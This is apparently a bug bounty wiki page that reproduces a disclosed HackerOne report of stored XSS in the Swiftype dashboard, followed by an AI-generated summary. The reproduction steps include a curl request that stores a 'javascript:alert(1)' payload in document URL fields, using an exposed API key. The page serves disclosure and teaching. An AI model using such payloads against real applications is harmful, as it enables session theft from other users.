[Swiftype] - Stored XSS via document field `url` triggers on `https://app.swiftype.com/engines/<engine>/document_types/<type>/documents/<id>`
A document field named url accepted a javascript: scheme value, and the document detail page rendered it as a clickable link without validating the scheme. An attacker could store such a value and, when a user clicked the 'View on your site' link, run script in the application's origin.
 Originally disclosed on HackerOne
- Triaged in 40 hours
- Fixed in 15 days
- Paid in 3 days
- Disclosed after 37 days
Dear Team,
I have found a stored XSS when create a document via API-based engine. The XSS payload stored in url field.
To understand about document schema for API-based engine, please go to https://swiftype.com/documentation/site-search/guides/schema-design#api-based

After indexed a document with XSS payload stored in url field. When view the document details, click on link View on your site the XSS will triggered.
Step to reproduce
1 - Create a trial account on https://app.swiftype.com/ my admin account email is [email protected]

2 - Create a API-based Engine by visit https://app.swiftype.com/engines/api , choose a Engine name and DocumentType Name and click Create Engine.For example in my case (Engine: 123, DocumentType: test)

3 - Go to https://app.swiftype.com/settings/account and obtain your API Key for example in my case: gB7BT3iA3GhqoU_SWoRq
4 - Call API to create a document follow curl command below, store XSS payload javascript:alert(1) in url and thumbnail_url field value
curl -X POST 'https://api.swiftype.com/api/v1/engines/123/document_types/test/documents.json' \
  -H 'Content-Type: application/json' \
  -d '{
        "auth_token": "gB7BT3iA3GhqoU_SWoRq",
        "document": {
          "external_id": "v1uyQZNg2vE",
          "fields": [
            {"name": "url", "value": "javascript:alert(1)", "type":  "enum"},
            {"name": "thumbnail_url", "value": "javascript:alert(1)", "type": "enum"},
            {"name": "channel_id", "value": "UCK8sQmJBp8GCxrOtXWBpyEA", "type": "enum"},
            {"name": "title", "value": "How It Feels [through Glass]", "type": "string"},
            {"name": "caption", "value": "Want to see how Glass actually feels?...", "type": "text"},
            {"name": "tags", "value": ["glass", "wearable computing", "google"], "type": "string"},
            {"name": "category_name", "value": "Science & Technology", "type": "string"},
            {"name": "category_id", "value": 28, "type": "enum"},
            {"name": "published_at", "value": "2013-02-20T10:47:18", "type": "date"},
            {"name": "duration", "value": 136, "type": "integer"},
            {"name": "view_count", "value": 14599202, "type": "integer"},
            {"name": "like_count", "value": 75952, "type": "integer"}
          ]
        }
     }'
5 - Go to Engine 123 and click on Manage -> Content or https://app.swiftype.com/engines/123/document_types/test/documents#q=&page=1


6 - Click on document ID v1uyQZNg2vE you just created, you can see the document details

7 - Click on the link http://javascript:alert(1) in document details
Impact
Steal other users sessions, trick users go to unwanted websites
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could run script in the victim's session on the dashboard, potentially stealing session data or redirecting the user to unwanted sites, though the victim must click the crafted link.
What the attacker needed
A trial account; an API-based engine and API key; victim clicks the crafted link
How it was found
- Create a trial account and an API-based engine with a document type.
- Obtain the API key from the account settings page.
- Create a document through the API with a javascript: value in the url field.
- Open the engine's content list and select the new document.
- Click the 'View on your site' link in the document details to trigger the script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A stored cross-site scripting (XSS) bug means a value saved on the server is later shown to other users as active content. Here the saved web address started with 'javascript:' instead of 'http', so clicking the link ran code in the site's own page. That code could act as the logged-in user.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.